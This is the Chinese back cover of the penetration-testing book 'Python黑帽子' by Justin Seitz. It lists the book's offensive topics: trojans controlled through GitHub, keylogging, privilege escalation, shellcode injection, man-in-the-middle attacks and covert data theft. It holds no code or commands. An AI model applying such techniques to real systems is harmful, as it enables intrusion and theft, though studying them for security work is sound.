博文视点 · IT出版旗舰品牌
技术凝聚实力 · 专业创新出版

“脚本小子和职业黑客的区别是编写自己的工具，少用别人开发的工具。”
—— 查理 · 米勒

当你需要开发强大有效的黑客工具时，Python是绝大多数安全分析人员的首选。Python为什么能拥有如此魔力呢？

本书是Justin Seitz［畅销书《Python灰帽子——黑客与逆向工程师的Python编程之道》（*Gray Hat Python*）的作者］的最新作品，它将向你揭示Python的黑暗面——编写网络嗅探工具、操控数据包、感染虚拟主机、制作隐蔽木马等，你将学习如何：

- 使用GitHub创建命令控制型木马
- 检测沙盒和自动化恶意软件任务，例如键盘记录和截屏
- 使用创新型的进程控制技术进行Windows权限提升
- 使用激进式的内存取证技术检索密码哈希值及向虚拟主机中注入shellcode
- 扩展流行的Web攻击工具Burp Suite
- 利用Windows COM 组件自动化执行浏览器中间人攻击
- 以最隐蔽的方式从网络中窃取数据

通过技术探讨和富于启发性的问题的解决，本书向你揭示了如何扩展攻击能力和如何编写自己的攻击代码。

当遭遇到攻击危及安全时，你自己编写强大工具的能力显得不可或缺，这一切尽在《Python黑帽子: 黑客与渗透测试编程之道》中。

关于作者

Justin Seitz是Immunity公司的高级安全研究员，他在该公司的主要工作是寻找软件漏洞、逆向工程、撰写攻击代码，以及使用Python编程。同时，他还是畅销书《Python灰帽子——黑客与逆向工程师的Python编程之道》（*Gray Hat Python*，No Starch 出版）的作者，那是第一本介绍如何使用Python进行安全分析的书籍。

上架建议：网络安全

ISBN 978-7-121-26683-6
9 787121 266836 >
定价：55.00元

no starch press

策划编辑：张春雨
责任编辑：郑柳洁
封面设计：侯士卿